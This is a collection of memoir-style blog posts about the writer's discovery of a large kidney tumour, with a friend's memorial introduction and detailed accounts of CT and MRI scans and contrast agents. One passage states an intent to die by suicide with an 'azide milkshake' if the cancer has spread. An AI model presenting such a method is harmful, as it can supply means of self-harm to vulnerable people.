What about things like heavy structural modifications ... redundant fingers, redundant organs, backs which aren't so prone to blowing a herniated disc, nerves routed away from impact sensitive locations, more anastomosed arteries. Bigger pelvises to enable less traumatic delivery of neonates with bigger heads and brains? Bigger brains are metabolically costly to run, is that a good idea? Brains which are optimised for certain abilities... are we engineering a species which consists of people so standardised for obediently working in an office environment that we lose the philosophers, the radicals, the visionaries?

(I wonder if we're not breeding that civil disobedience out of ourselves already.)

I do not think these sorts of things should be inflicted upon neonates. Maybe if you could prevent a child from suffering some kind of genetically inherited disorder, you might want to do that. I do not think that interfering with the neurochemical or developmental architecture of our brains is likely to be optimal for us in the long term, simply because the direction this will take will fit the social whim of the day... we shouldn't try to engineer humans to fit some trendy social model, or the diversity which we absolutely depend on to run our social organism will go away. People conventionally considered stupid or ugly or insane have contributed to what we call the human experience.

*None of us asked for the bodies we are born in or the brains in which our personalities operate. Neither will any humans who grow up to discover that they've had their genome tinkered with. Hopefully they won't curse us for giving them a gene which was fashionable ten years ago but which is now thought of as a social stigma. Would male pattern baldness become a thing sported proudly, which says "I run wild type human DNA - a bunch of software proven stable over thousands of years"?*

*Every conception is an experiment in applied embryology and, as gynaecologists will tell you, nature is the ultimate eugenicist - lots of embryos are spontaneously aborted, some before they get out of the first trimester, many of these are just intrinsically not viable at a molecular biology level, something went awry with some serious part of the developmental process. It won't be very different with germinal modifications. I'd tend to not tinker with crucial things I don't understand. I hope biotech firms learn this posture before they rob us of our own indentities.*

Q: sheesh, can I go now?

A: Certainly.

<predator>

## The Blogs

<http://conway.cat.org.au/~predator/consent.txt>  
<http://conway.cat.org.au/~predator/gutful.txt>  
<http://conway.cat.org.au/~predator/gutting.txt>  
<http://conway.cat.org.au/~predator/gutted.txt>  
<http://conway.cat.org.au/~predator/hunting.txt>  
[http://conway.cat.org.au/~predator/bill\\_me.txt](http://conway.cat.org.au/~predator/bill_me.txt)  
[http://conway.cat.org.au/~predator/getting\\_it.txt](http://conway.cat.org.au/~predator/getting_it.txt)  
[http://conway.cat.org.au/~predator/losing\\_it.txt](http://conway.cat.org.au/~predator/losing_it.txt)  
<http://conway.cat.org.au/~predator/ides.txt>  
<http://conway.cat.org.au/~predator/march.txt>  
<http://conway.cat.org.au/~predator/foolish.txt>  
<http://conway.cat.org.au/~predator/fools.txt>  
<http://conway.cat.org.au/~predator/mayday.txt>

## Introduction to the blogs - Joss

In the environment of our imaginations we have total control - or rather, it is a place where we can lose control, imagine ourselves reptilian creatures crawling through drains, upturning the received morals of civilised society. Pred's writing, like the man himself, is uninhibited, uncivilised, undisciplined, and lyrical in its precision. This is scientific writing of the highest order - clear, filled with delight in its subject and accessible (although a dictionary comes in handy). This is the work of a philosopher, an autodidact, a scientist, a criminal, and a brave, beautiful and compassionate human being. The world has lost an extraordinary poet.

He wasn't perfect, though. He was exhausting, he never, ever shut up and he was apt to whinge if you refused sex. (He always remembered his manners, though, and would usually launch into a philosophical rant about how it wasn't really his right to insist.) He was also indiscreet. Both Stacy and I have encountered versions of ourselves and of events in Pred's writing that don't correspond with our own memories, and undoubtedly his other friends will have the same experience. But that's the freedom of writing; it allows us to construct the universe and ourselves in our own way. That's what writers do. Pred was a fine writer with unusual depth, clarity and insight into his own flaws as well as everyone else's, and honest and brave about exploring them. But he was as prone to vanity and self-aggrandisement as the rest of us. He has made public details about his emotional and sexual relationships that some of us would have preferred kept private. In many instances, we feel we have been misrepresented. Nevertheless, we let it stand; that's how it went out into the world and to censor or alter it in any way would be against his spirit and his beliefs. He didn't believe in being tactful to spare other people's feelings; that was one of the things that was so refreshing about him, once you got over the shock.

Here is Pred, unedited, unchanged. I never got round to asking Pred if he'd kindly mind shutting up for a bit; it started to be obvious that soon he would be quiet forever.

Jocelyn Hungerford

File: consent.txt  
Cont: (pre)venting one's spleen : fine art of consent and legal obfuscation  
Date: 18 Nov 2003

If you take your top off and feel your belly below the left lower margin of your rib cage, you won't feel anything much, but that's because you're probably normal. I can, and I'm a bit curious about it. I normally sleep face down with a forearm across my abdomen, and of late, stuff has been moving about inside my guts when I do this, to accommodate a change. This is 'cos my spleen has become large and relatively rigid, taking up more room than is normally allocated to it, a condition known by a word which rolls delightfully off the tongue - splenomegaly. I knew that's what it was called, 'cos when, years ago, I did honours and (deliberately) became acquainted with cytomegalovirus III (which is present in about 90% of the human city dwelling population, and has called me home for about 20 years) splenomegaly was one of the listed symptoms of active CMV infection. CMV usually does fuck-all as long as you're not immunosuppressed or a neonate, in which case it raises all kinds of hell. I sure as shit don't feel immunosuppressed and am exhibiting none of the signs associated with that state (like, being sick all the time). So what's going on?

Spleens (a few people have more than one, some are born without them) are the centrepiece of your lymphoid system, wherein is trained an astoundingly complex army of highly specific, molecular recognition capable, cellular attack dogs. Spleens are connected to the lymph nodes (most people call 'em glands, such as the ones in your neck, armpits and groin which swell up when you're sick) via specialised lymphatic plumbing wherein these attack dogs (lymphocytes) roam in search of specific things to kill. You can live without a spleen but you tend to be an easier target for massive bacterial infection if you lack one.

I waddled off to retrieve me ol' Merck Manual (any time you're feeling hypochondriacal, DO NOT READ THIS BOOK) and had a gawk at the shitlist of conditions associated with splenomegaly. The 'Manual is best read when you're in perfect health, since it's pretty depressing if you're not. The list is extensive and distasteful. It includes EBV (gives you glandular fever, close viral rello of CMV). CMV (hello old friend, hope it's you). Polycythemia Vera (broken erythropoiesis leading to too many red cells in the blood, the spleen has to expand to provide sufficient resources to destroy 'em). HTLV-3 (which is what they used to call HIV before they realised HIV was an RNA retrovirus). Wilson's disease (inherited disorder of copper metabolism). Lymphoma (malignant cancer of the lymph system, ooh, yummie). Spleens also enlarge for other reasons... sarcoidosis (nobody really knows what causes this), chronic parasitisation, spherocytosis, sickle cell anemia, kinks in their associated vasculature. Various bone marrow fibroses which, on account of their preventing erythrocyte synthesis, can also provoke the spleen to start making these cells instead, but spleens aren't very good at it and tend to release erythrocytes before they're really ready to do their job. With the exception of CMV, all of these things are probably far too exciting to apply to me.

So... what's doing it?

I arranged to go and have a full blood count, electrolyte analysis, and hepatic function test. The analytical processing used in haematology is heir to knowledge won by humans struggling to understand chemistry and biochemistry over a period of centuries, but nowadays is mostly automated, so it's pretty simple, you just pop along, give 'em a few mL of venous claret (it's always encouraging that they send it off to the lab in a bag prominently labelled 'Biohazard') and wait for the results to come back. Inbetweentimes, machines separate your blood into several different components, humans peer intently at the nature of the isolates, and ponder upon whether or not your metabolism is broken in some significant way.

I got the sheet back a couple of days later and according to it I am, haematologically speaking, very reassuringly boring, within expected range for pretty much everything. For a guy who does little exercise, I am stuffed full of haemoglobin. The things I wanted to know are all there - specifically, lymphocyte and erythrocyte counts and morphology are goodish. I'm not gonna turn into a life support system for a load of tumors just yet (that'll happen later when the mesothelioma starts).

This test ruled out a lot of things, but still doesn't tell me anything about why this is idiopathic splenic bloot is happening. The final bit of interrogation will be an abdominal CT scan, in a day or two. These use X-rays, so in order to make oneself more radiopaque, one is required to selectively stuff oneself with heavy atoms in advance of the scan. One gobbles down a load of barium sulfate the night before (I know all about that stuff from my Merck Index - same publisher as the Merck Manual, different topic) to make one's intestines less transparent to the incoming electromagnetic rays. On the morning of the scan, though, they inject you with ... well ... something.

The consent form doesn't say exactly what it is with which one is going to be injected. It mentions that the stuff which will be injected into you is a radiopaque agent, implying it's a vasculature contrast medium, and alludes that the material contains iodine (makes sense, iodine's a heavy atom, the sort x-rays cannot penetrate) and is non-ionic (exists in an uncharged state... so what?). Nowhere, however, is the molecule or mix of molecules actually specified. Iodine in its native aqueous diatomic state would kill you stone dead if you were injected with it, so it obviously isn't that. But what is it, exactly? They give an associated death rate when using this stuff intravenously as less 1 per 180,000. But which stuff? How can I give them informed consent to shoot me up with some or other crap if they won't tell me what it is? If they tell me what it is, I can investigate its metabolic half-life, LD50 and eventual fate perfectly well in the existing literature, and make a decision.

I'd normally go looking in my Martindales 38th pharmacopoea, but opaquing agents are not, strictly, pharmaceuticals, so they don't list any, as far as I can see.

The mention of iodine, lower down in the form, is an important giveaway... one can whiz off to the Merck Index and directly observe structures of any molecules whose names start with io- or iodo-, and grep immediately at the bottom of these entries

looking for the words `opaquing agent'. This won't get all of them (I mean, there's a heap of different ways to iodinate any of a squillion different molecules for this purpose) but one can at least acquire something like a clue about their probable natures.

It appears most of the ones in this section of the Merck are variations on, or oligomers of, 1,3,5-triiodobenzene. Don't get the idea there's anything spooky about iodine, one needs it for thyroxine synthesis, and one gets goitred without it, among other things. I think I'm going to be shot up with any of iobenguane, iobenzamic acid, iocarmic acid, iocetamic acid, iodamide, iodipamide, iodixanol, iodoalphonic acid, iodopyracet, ioglycamic acid, iohexol, iomeglamic acid, iopamidol, iopanoic acid, iopentol, iophenydylate, iophenoxic acid, metrizamide, metrizoic acid, iopromide, iopronic acid, iothalamic acid, iotrolan, ioversol, ioxilan, or ipodate. I could sieve these entries by their water and lipid solubility to narrow it down to ones likely to stay in the blood rather than be incorporated into my cell walls for the next few years.

None of these are radioactive (of course, they just scatter the x-rays, they don't emit anything themselves) and I think I excluded all the ionic ones from the list (and who in hell invents these names?!) But which one? I got LD50's for mice, rabbits, and just about everything else that moves there in the Merck, some of these things are actually moderately poisonous (especially if you're an experimental mouse or rabbit) though you'd have to shoot a lot more of them up your arm than the equivalent mass of diacetylated morphine required to kill a heroin user. I wonder what percentage of the population in general knows what is meant by non-ionic contrast agent anyway? I know what it means, but don't know why non-ionisation matters to the procedure.

By signing this form I effectively say to these people, I don't care what you're gonna shoot me full of, go right ahead. This is, actually, an uninformed consent document, wherein you put your signature on a chunk of paper that says that you neither know or care what is going to happen in this procedure. If, subsequent to some mishap in the scan, you wanted to get up WayneHealth for compensation, and had made the mistake of signing this thing, they'd piss their pants laughing you out of court.

And, interestingly, they're right. I actually don't care. So shoot 'em up and pass the bremsstrahlung, I wanna know what's goin on in my guts.

<predator>

(the next .txt in this series is  
conway.cat.org.au/~predator/gutful.txt)

File: gutfull.txt  
Cont: the new me, and why I want to be rid of him  
Date: 21, 22, 23 Nov 2003

I owe a lot to the likes of Planck, Fourier, Radon, deMarignac, Roentgen, Maxwell and a bunch of other people. Their legacy is the truly astounding ability to see through one's bones and their fleshy wrapping, and peruse internal workings which you could otherwise not without a big long slash through the external plating beforehand. Lensless RF imaging technology cannot answer on your behalf the question of wether or not you're prepared to see what it can show you, but you can't have everything.

What on earth would the entrail-reading Romans have made of CT-scans and NMR?

Haematology, while it can tell you a lot, can't give you an image. So, two nights ago, I swilled down an unpalatable beverage of heavy metal sulfate and yesterday I took all my clothes off, donned a distinctly Roman disposable gown and was fed head-first into an computerised axial tomography rig. Which is a huge x-ray machine which takes lots of exposures from multiple angles, which represent slices of your body; grunty computers take all those slices and, mainly using linear algebra with a few layers of other maths on top, build them into human-readable images of your internals in cross-section, provided these internals admit enough x-rays to be detectable on the other side of the rotating beam path (which is why I had to guzzle the astringent white radiopaque slushy I mentioned earlier).

The aforementioned slushy stays in your GI tract and makes your intestines show up on the x-ray exposures, but it doesn't make it to your circulation, since the compound is deliberately chosen because it doesn't dissolve in your gut acids, which is good 'cos soluble barium compounds are hellishly toxic. This insolubility is why they also cannulate you and punch a load of clear orange liquid into your veins - so these too can be made visible to the short-wavelength eye of the machine. I did ultimately find out what the contrast medium was - iopamidol - and looked it up in the Merck. I'd have to shoot up about four kilos of it before I could be expected to die of poisoning, and the molecule is specifically constructed to be rapidly excreted by your kidneys.

There's trefoiled IONISING RADIATION HAZARD stickers on the door to the room, and the radiologist gazes in on you through a VERY THICK window. You lie on a tray, and the tray is fed, under precise machine control, into the central tunnel of the CT rig, which is a floor-mounted, room-dominating contraption with all its interesting pieces hidden by beige plastic cowlings; The first run is to calibrate the machine to your particular radiological parameters, the actual scans happen on subsequent runs. The machine makes low, quiet humming sounds, inches you back and forth at a slow, precise rate, and you can see through the beam aperture that something large and heavy is rotating, very accurately, around you, but you'd never know it was throwing hard EM at the atoms of your body.

The machine powered down, and like a compact disc in a very large player, I was gently ejected. The radiologist came out and asked me to move my penis - prone on my belly, it was evidently obstructing their scans. I had no idea it'd be opaque to that part of the spectrum. It's simultaneously reassuring and disconcerting to know that they can see so much stuff under the flimsy blue gown - but who am I to refuse if someone suggests I shift my dick out of the way of a beam of ionising radiation. So I shoved it down my leg, then he crammed a few cc's of triiodinated isophthalic acid up my arm.

Most people report odd effects when shot up with this stuff. I did. My arsehole felt very hot for a few seconds, then the back of my throat felt hot, then I swore I could smell some sort of burnt, bleachy stink. With my guts rendered sufficiently visible to this anchored, domesticated version of Superman's eyeballs, the radiologist left the room and the machine inhaled me again.

Then the scan started. The machine tells you to breathe in and hold your breath (bzzz, scans are happening), then breathe out, but it stops there... maybe programmers could remember to change this to something which instructs the scaneer to breathe normally. This repeats itself a few times while the machine gets lots of juicy images and you turn anoxic in the belief that you have to have empty lungs for no apparent reason, and eventually give up and breathe like you normally would anyway.

The bloke comes in and says, "We're gonna scan you again, and pay particular attention to your left kidney." Which it immediately occurs to me they wouldn't do if everything was normal and boring. Uh-oh. So they scan that a couple of times. Then he comes in and sends me off down the corridor to an hilarious old lady in a darkened room, who asks me to lie down and take my gown off, squirts a load of imaging gel on my gut and then manually moves an ultrasound probe around on my left flank.

It felt a bit ticklish, but is way more interrogatory than your average massage. She did this for a LONG time, and got lots of snaps, but didn't say anything (and I can't see anything on the screen from where I am). Then she passed me a towel to wipe the goop off, and told me to go and put my clothes back on.

So, clad again in my usual stuff, I returned to the outside world. I got the report later that day, shortly before they told me to get myself down to the nuclear magnetic resonance imaging crew in Kogarah. Which I did. I read the CT scanner's report in their waiting room. Yatta yatta neoplasm, renal in origin, yatta yatta kidneys still working, blah blah needs more investigation. I know enough anatomy and med-lingo to understand what they're talking about. I have cancer.

I've met the enemy, and it is me. Well, it is of me, anyway. It isn't me in the sense that it isn't a chunk of cells doing stuff I would like them to do, and it isn't me in the sense that none of it should be there according to one's embryological body plan. It is me in that it's genetically full o' my code, it is me in the sense that my immune system hasn't identified it as a targetable impostor, hence the normal lymphocyte count. Hey, maybe I can make money off it, license it and flog it as a cell line to mol bio companies, once they chop it out? I'm gonna need

to, getting this fucker out is gonna cost me a pile of bux I don't have. Tumors are immortal, and a sample of this stuff will potentially outlast me. Enduring fame, in an Eppendorff tube.

Collectively, the DNA in our cells take millions of nucleotidyl insults every day, but most of them either occur where they don't matter, or are repaired, or produce cells which commit programmed suicide (apoptosis) or die an uncontrolled death from regulatory failure (necrosis), or die after they reach their Hayflick limit (and hence are telomerase-negative and not immortal). Of the remnant, we get hundreds of potential tumors a day. Almost all of them get smashed by NK's, macrophages, and other sections of your immunology, which spot and kill these things which in the process of becoming tumors lost the molecular passwords which allow them to be considered part of the whole. Depending on your genes, what diseases you get, what chems you are exposed to, eventually, a few of these make it to the immortal league of extraordinary cells.

So, it's a numbers game. Once a few of these things get their act together, they can grow, but they remain diffusion limited and get no bigger until one or more of them decide to turn on their angiogenesis signalling. Then the adjacent arteries and veins start to supply it with access to the community nutrient lode pumped around your body. This it has evidently done. It's a big fucker, longest dimensions are 10 x 14 x 18cm, it's threaded through with vascular supply, some of which probably used to feed the nephrons in my renal cortex.

Because it's big, and well supplied with blood (it appears, thusly, that I've been dining for at least two in recent months) it will enlarge, exponentially, and push other things out of the way (which is why my spleen felt enlarged - it was forced upwards from below). Because this growth process entails more and more cells, each with its own chance to forget to make adherin proteins and thence bud off and become another tumor, the bigger it is, the more dangerous it becomes, for reasons unrelated to mere metabolic load. Renal neoplasms have a noted tendency to metastatise.

I guess if you're gonna have cancer, this is one of the better places to have it. No limbs off. They don't have to chop any bones up to get at it, it isn't anywhere near your personality executes, and one is luckily bestowed with redundant kidneys so if you have to piss one off, you can do so without staring down a life of dialysis. At this stage, though, I don't know if it's a lone primary or a descendant of some creepy oncological mothership lurking somewhere else.

NMR imaging works on a different principle to X-rays. If you think of X-rays in the same way as you might think of a very strong, penetrating searchlight, you're well on the way to understanding them. But NMR is totally, utterly different and exploits tricky quantum mechanical aspects of one's own molecular stuffing, to provide images of astounding resolution - down to microns in the really recent machines.

NMR and CT-machines look pretty much the same to the people fed into them. They sound very different. CT is almost silent. NMR, which uses huge, liquid-helium supercooled, superconducting magnets and which bashes them with powerful changing magnetic

fields applied by large coils (producing magnetostriction - same phenomenon which makes power transformers in the street produce their characteristic hum), is very fucking loud, so one is fitted with nonmetallic earmuffs to protect one's hearing. These double as headphones to enable the NMR operator to tell you when to stop breathing and breathe again. The headphones have no wires, since the fields generated by the machine would induce huge currents in such wires and melt 'em; sound comes in through tubing, with characteristic pipe distortion. One has to have no metal implants, jewellery, anything, when one goes in, wearing another of those hospital gowns which if not done up correctly tends to expose one's arse to all and sundry. Funny how I care about that when my internal organs, which have never seen the light of day, are about to be displayed by proxy to the world at large.

How it works is roughly like so. You lie down, and a pair of coils (presumably graphite or some other non-metal, but I really don't know) is placed, one below and one above the area one wants to look at. These are the aerials which detect the changes in alignment of your protons (and carbon-13 nuclei, too, but only barely) when the imposed magnetic field changes. They feed you into the machine and energise the electromagnet (which is an idiotically strong, supercooled rare-earth jobbie, something on the order of 20 Tesla, which would rip any ferromagnetic materials out of you and embed them in the machine as soon as they energised the magnet). Your protons become aligned with the (static) magnetic field - in effect turning you into a weak magnet. Then another coil is energised which rotates the magnetically aligned protons towards it, and when this second coil is de-energised, the protons want to re-acquire their orientation towards the big magnetic field which was turned on the first time, and when they do they emit RF... you can figure out where they are, if there is a gradient in the static field, which is of course carefully arranged. The machine records what the coils detect - which is an RF signal from your hydrogen atoms, saying what their chemical environment is, which relates to what kind of molecules they're in, and what sort of tissues contain them. Heavy math crunching (of the Fourier transform of the free induction decay spectrum of the alignment of your protons after they turn the second coil off, for each slice) gets your image.

As the machine electromagnetically sectioned my carcass, stridently wrestling the raw forces of the universe, I could feel strips of faint warmth moving up my body ... my protons were dissipating as heat the energy stashed in them by the imposed magnetic fields (this must be how a tape head feels when it is demagnetised). It made a lot of loud humming tones, some very discordant. The equipment produces astoundingly high resolution images - I'd always wanted to be imaged (is gratuitous MRI the ultimate in self-obsession?) - and I have had that wish granted, though I hoped it might be under better circumstances. Ah, well, in 2012 we run out of helium; no supercoolant, no more MRI scans. Better to do it now.

I did lots of breathing in and breathing out while the machine interrogated my proton distribution. A while later someone named Lynette told me she was gonna shoot me up with a contrast dye. This isn't an iodine-based material, I knew, so I asked her what it was. She said, gadolinium-somethingorother, and I reckon,

probably gadopentenic acid (geez, the Merck's a handy tome) which is a paramagnetic relaxation agent... makes things containing it really stand out on MRI. They can't use a glass needle (they break) or a metal one, so they cannulated me with a plastic item, they shot me up with Gado', did more scans, and let me get up and get my clothes back on.

I snuck a look in the room with the pictures in it, with my guts in cross-section on the screens, and fuck me, it looks detailed and messy. There's a lot more plumbing than is meant to be there, connected to a big ... thing ... where most of the kidney was. Amazingly the remnants of the left kidney still works. They said they'd need a while to come to a conclusion on this one and they'd send the pics and assessment off tomorrow.

I came home and departed with some gadolinic, slightly iodinated, dense barytic turds, and thought about the situation a bit. I don't know enough to really take a position yet. The dog is a reassuring island of blithe normality, tail wagging as tumor boy dismounts from his 'cycle and takes off his helmet.

I told mum what the report said. "You know what a neoplasm is, don't you?" I asked. "It's a tumor. A big one." She got all teary. Later she mentioned she wondered if this was a secondary to something else, like a lung tumor she might have, over the years, supplied to me via my proximity to her tobacco habit. I told her we don't know yet, and speculation is pointless. I had to admit I kind of enjoyed watching her squirm for a teensy bit, amazed that she thought, maybe there were real consequences from her unapologetic, callous, fuck-you stubborn inconsideration of what people around her like to breathe. I ran a quick thought process, along the lines of, diag with lung tumor secondary to tobacco smoke exposure, strangle mum on the spot, go to court, and claim self-defense against proven poisoner. But that'd be silly. Aside from needlessly enriching bastard lawyers, there would be more satisfaction in letting her live out the rest of her life in awareness that she'd carcinogenated me. I wonder, if in running these sorts of thoughts, I am subtly telling myself to get my head scanned too.

Dad's sort of odd. He reckons I should cut my goatee off 'cos it'll interfere with the administration of anaesthesia. He very much gives a shit how I am going to present myself as a patient in the hospital where he works. Sends me up the road to purchase some acceptably boring clothes. And fucked if I'm gonna. The cash goes on Eigen: Rules of the Game; Lehninger: Bioenergetics; Tainter: Collapse of complex civilisations, second hand. They should get here in a couple of weeks.

Today (Friday) I get a call, to go and have yet another CT-scan. This time they want to look at my chest. I go there, and there's a crowd of people in the waiting room, but they ask me to come in right away, which is abnormal - the immutable laws of queuing are only broken for the insane, the very important, or those suspected of dying, and I don't think I'm either of the first two. The CT-machine at this place, which is made by weapons manufacturer General Electric, probably sells commercially for several million bucks, is newer and faster than the one in Hurstville (and has obviously been got at by the school of design which says everything needs to look streamlined and aerodynamic), has higher resolution, is more capable of

ionising my dick, and all that.

The injected contrast agent feels just as weird as it did yesterday. Why does someone want to look in my chest if they've found something in my abdomen? Obviously 'cos lungs is where these things usually start. If it has, then the neoplastic freakshow in my belly is a secondary, and I'd say it's a good bet asbestos, or passive smoking, or something of that nature has finally come to collect its dues somewhere in the lobes of my respiratory system.

I walked out of the nuclear medicine / CT-imaging place and walked down the footpath to the place where yesterday my protons learned to dance, in the expectation they'd have my scans and they could pass them over to me so I could 1) deliver 'em to dad, who referred me there and 2) I could get the straight dope from the enclosed report and look at the scans myself. If there's anything that shits me it is the not knowing. But there's some dude at the desk, I think he's a radiologist, and he says I'm meant to be getting my chest scanned. Uh, yeah mate, I just did that, are the NMR scans available so I can take 'em over to Hurstville? He says the NMR scans are here, and he and another one of the diagnostic radiologists and some kidney-choppin' surgical dude (who dad has watched operating and approves), are gonna look at all of them together, including the chest one I just had, on Monday and come to a conclusion about what to do, so they'd like to keep it all together in one place.

Um, right.

I wander off to the carpark and ride back to Blakehurst.

The pact of silence shits me. I've had more scans than your average barcode, and know they know what I want to know, and aren't showing me. I think, am I condemned to cark it sometime in the next few months or what? HmMMM.

I decided I'd go round to Turella, bitch about the idiots two levels upstream of cat.org.au chopping off our web and email feeds, get pissed. Ooooh, Chatelle Napoleon brandy alternating with Peters Wicked Honey and Cashew Icecream is very fucking good. I crash in the cot of one of the locals, and we chat for a while. I let the oncological cat out of the bag. After a while, she's in the loop to the same extent I am. She invites me for a shag. Maybe it wasn't the best time for a shag. It's sad to be being shagged by someone and have them suddenly burst out crying all over you. I ask why she's upset and she says it's not so much that I have cancer, it's that I said I wouldn't bother to fight it if it's already an entrenched aggressive, metastatic one. I guess it would seem like I was rejecting everyone, by not making an effort to hang around, by choosing to let myself be removed from their life.

It is in the absence of knowledge that superstition and fear fester. In the absence of awareness about what is going on inside, the decisional logic becomes simple. If it's localised, chop it out, cool. If it is metastatic and distributed everywhere, well, I think - it might be time to prep an azide milkshake, ride down to a part of the National Park that I like, dig a hole, climb in, and irreversibly lock my metabolism. Fucked if I want to be stuck in a cot somewhere, emotional

football for a load of people crying around me as I die, all of whom think they have something very important to say to me, and who think we're gonna meet up again later. I want calm, indifferent nature around me.

The timescale of my life looks like it might be dramatically compressed. Now, most people have reasons to stay. Spouses, rugrats, careers, infrastructure they expect to use for their lifespans, or God says they have to stay, or something.

But I look on my life so far, and wonder, is there anything which really recommends me? Am I worth, in the purely economic rationalist view of the world, the effort of saving?

Dad seems to think so, I suspect he's been pulling various strings to get all these scans arranged with such suspicious efficiency. Why does he want to save me? We get on pretty well but I am secretly convinced I have been, on the whole, a nuisance to him.

What do I do that makes me worthwhile? To whom do I matter? Why should anyone miss me on a planet stuffed with millions almost alike? Thousands of people exist, just like me, with this same sort of predicament, and quite possibly I will be saved by blind luck alone, they will die and I will never hear about it.

If I am full o' metastatic malignancy, I'd only go through with the nauseating bullshit associated with chemotherapeutically fighting such an illness, not 'cos I feel I really have to do anything special before I cark it or need to live for some additional thing I have to complete, but since I feel there's something altogether wrong about my dear old man having to put me in the ground rather than the other way around. I can't think of any real justification to prolong my existence. I've lived long enough to get grey hair, be fucked senseless, blow shit up, play god with the genomes of living things, learn most of the things I wanted to know, free myself of religion, despair of the future of my species, travel much of the world. Some people I want to say bye to are out of the country. I skipped a few drugs, though, and it's too late to whip up a batch of mesc, or score a few tabs of LSD. Oh well, tough shit. I should check out the Powerhouse Museum, the Bletchley Park exhibit, a few other little things. Go skydiving. Get my naked arse flashed by a speed camera at 100kmh above the limit. The four remaining books I want to read are already in the post. Ar, bugger, I haven't finished renovating the kitchen either. Oh well, tough shit, too. I've done all the good stuff, I reckon.

It is great a) having a molecular biological clue what I am up against and b) being an atheist. Having no god to beseech or delude myself that I can plead with, I can get straight to the point. Most people go through the disbelief, bargaining, anger, depression, acceptance cycle, but I seem to go to acceptance first, depression second, then back to acceptance. Knowledge is power. Self knowledge brings power over oneself.

Wills are odd, I never thought I should write one. What stuff do I have that other people would possibly want? Like I'd give a rat's what happens to it if I am dead. What kind of person lives a life that leaves not only nothing to squabble over, but no descendants to squabble over it? Hmmm. I'll just be a job

creation scheme for the Public Trustee, I 'spose. Funny, when I think I'm gonna die, odd things pop out, like that I have to discretely dispose of my stash of hardcore porn, so as not to offend the sensibilities of the people who find it when they go through the stuff I used to own. Various clandestine possessions also need stashing in the ground or to be moved on to someone else.

I like black humour. TISM have a lot of songs mentioning cancer, and I still think they're funny now I have some of my own.

"There's cancer in the south of France  
Cancer lurks in Rome.  
Cancer circles the while globe,  
until it finds you home."

and

"Cancer? I dream of cancer! Cancer can eat my BONES!  
Oh, lucky I would consider myself to be racked by cancerous  
moans -  
a fate more evil, a life more lost, the devil for me foresaw!  
Imagine the day I awoke to find the Milats had moved next  
door."

It's Saturday morning. Rain's pissing down on the steel roof. I like the sound. White noise, stochastic arrival of discrete, glistening carriers, loud enough to drown out the straining engines of the local revheads who emerge to do burnouts on the wet roads. I am climbed upon by the form previously feigning sleep next to me, and have one of those strangely distracted fucks, where everything is sort of done on autopilot and I'm thinking about something else. I wonder, ferinstance, what it does while I'm having this shag, how does it move, what does it know about the blissful fire spreading through my pelvis when I come. I dunno. I had this odd idea that there's something defiant about the reproductive act when performed by a condemned individual, but then, that's crap, I thought to myself. We're all condemned. Some of us just have the luxury (or curse, you pick) of knowing when and how. There's nothing remotely defiant about fulfilling the main purpose for which your organism exists any more than one is defiant of death while breathing. At least there were no tears this time.

I haven't told many people what I know: three cat people (so they know why I'm off-net for a while). They all think it's a bit grim. One said she'd miss me if I died. Some people don't believe it. I was massaged by a young lass a few weeks ago and she too noticed the malevolent lump. I SMS'd her the info and I recieved in reply from her dual-case SMS phone: "DONT FUCK WITH ME PRED". I sent back "IM NOT" but only because I don't have lowercase on my wankerfone.

I eat breakky, and am glad my hangover is only a little one. I am tempted to fanatically read up about renal tumors, but I think it'd only depress me.

Eventually I ride to Newtown, eat a ham and cheese melt and swill some of the faintly burnt coffee they flog at the Old Fish Shop on King st. They usually give me something other than what I ask for, but that's OK since I get the mistaken order for

free. The rain has turned the usual footpath parade into a serried trickle of umbrellas and bipedal bedragglements. There's people dressed up the way they are because, to my never-ending amazement, they apparently give a shit who wins the footy. I pop around to Ned the Anarchist's place but he's out, driving to Wollongong, probably testing the suspension with his new squeeze. So I pop back to Turella.

I fuck around there for a while, pulling files out of the server via the age old method of floppy disk 'cos someone's changed the IP numbers again, grrrr. I'd send mail but our provider's provider has, incredibly, turned the mail system off, the idiotic bastards. I get a pile of parts to take back to the shed, there's a GX150 motherboard which I consider well worth the effort of salvaging and retrofitting into the ATX tall-form chassis I found on the roadside last week.

I'm about to leave for Blakehurst, taking advantage of a break in the rain. Ah, ya know you're appreciated when the person who shagged you in the morning blew a large part of an ounce of good bud on manufacturing some punchy cannabis cookies. Serious weapons in the fight against pain and depression. And, a nibble tells me, rather tasty too. Newly appointed a trafficker of commercial quantities of natural analgesics, I start up and ride through the drizzle. Hmmm. I hope I can keep mum away from them.

I get back to the Old's place a while later. They're watching the footy on TV, the volume is up REALLY loud, earthworms in the back garden are doubtless clued right up about the fucking wallabies. For fuck's sake, even my wankerfone has stopped telling me where I am and now, instead of a suburb, displays

GO WALLAB  
IES

by default. Puke. I wonder if brain process saturation by televised sport is a treatable pathology. The game hasn't started, they're half an hour into the hour of pre-match advertising bait which is now customarily played before the actual footy. I turn the volume down (normally this creates uproar if I do it) and have a chat to dad. He does most of the talking.

"We've looked at the MRI, the CT scans, and we're gonna have a chat to Peter Aslan on monday. On wednesday, you'll be on his list."

Which is dad-speak for, you'll be in hospital and they're gonna chop it out. I wonder which anonymous renal patient was bumped off Peter's list to accommodate me.

"Ok, so they're gonna fling the kidney, right. What I want to know is, how far has it spread?"

"Looks like it hasn't. One lymph node in the hilus is enlarged, there's no other involvement, the spleen's normal, the liver's normal, your lungs are normal."

This should be reassuring, and is, but not completely. Maybe it's metastatising and just hasn't cooked up anything detectable yet. But I couldn't have hoped for a better prognostic. Tobacco,

meso, and Sydney air haven't got me yet. Tho, some total strangers are gonna chop me open and steal my internal organ (they'll pass it on to the histology lab, then it'll probably be incinerated, incorporated in dog food, or sold to a biotechnology company as a renal tumor cell line), and I can't say I'd recommend it as a way to lose weight. Not that at 65kg I need to. If I was a blob, I'd probably never have felt this thing until it was too well established to treat.

This evening, I finally got my hands on the actual MRI and CT assessments. What I like about these people is they don't fuck about when they write their reports - if you're getting both barrels, they'll give 'em to you straight. When three people write stuff like:

"There is a large heterogeneous soft tissue mass in the left hypochondrium extending to the left loin which appears to involve the middle and lower thirds of the left kidney."

"There is a mass lesion measuring approx. 14cm in size involving the lateral portion of the left kidney extending from the undersurface of the spleen to just above the illiac crest."

"The huge left renal lesion with multiple draining cortical veins can be seen."

"There are several enlarged feeding arteries from the aorta, either engorged lumbar arteries or accessory renal arteries supplying the tumor."

it means I'm in for a slashing... it's too big to remove piecemeal endoscopically (and too risky, they might leave some in). I 'spose you'd expect that, seeing as it is plumbed into the biggest artery in my body. I've spoken to dad enough about accidental removal of perfectly good organs, etc, that I am going to bring along a texta and write on my right flank before I go in, in large letters:

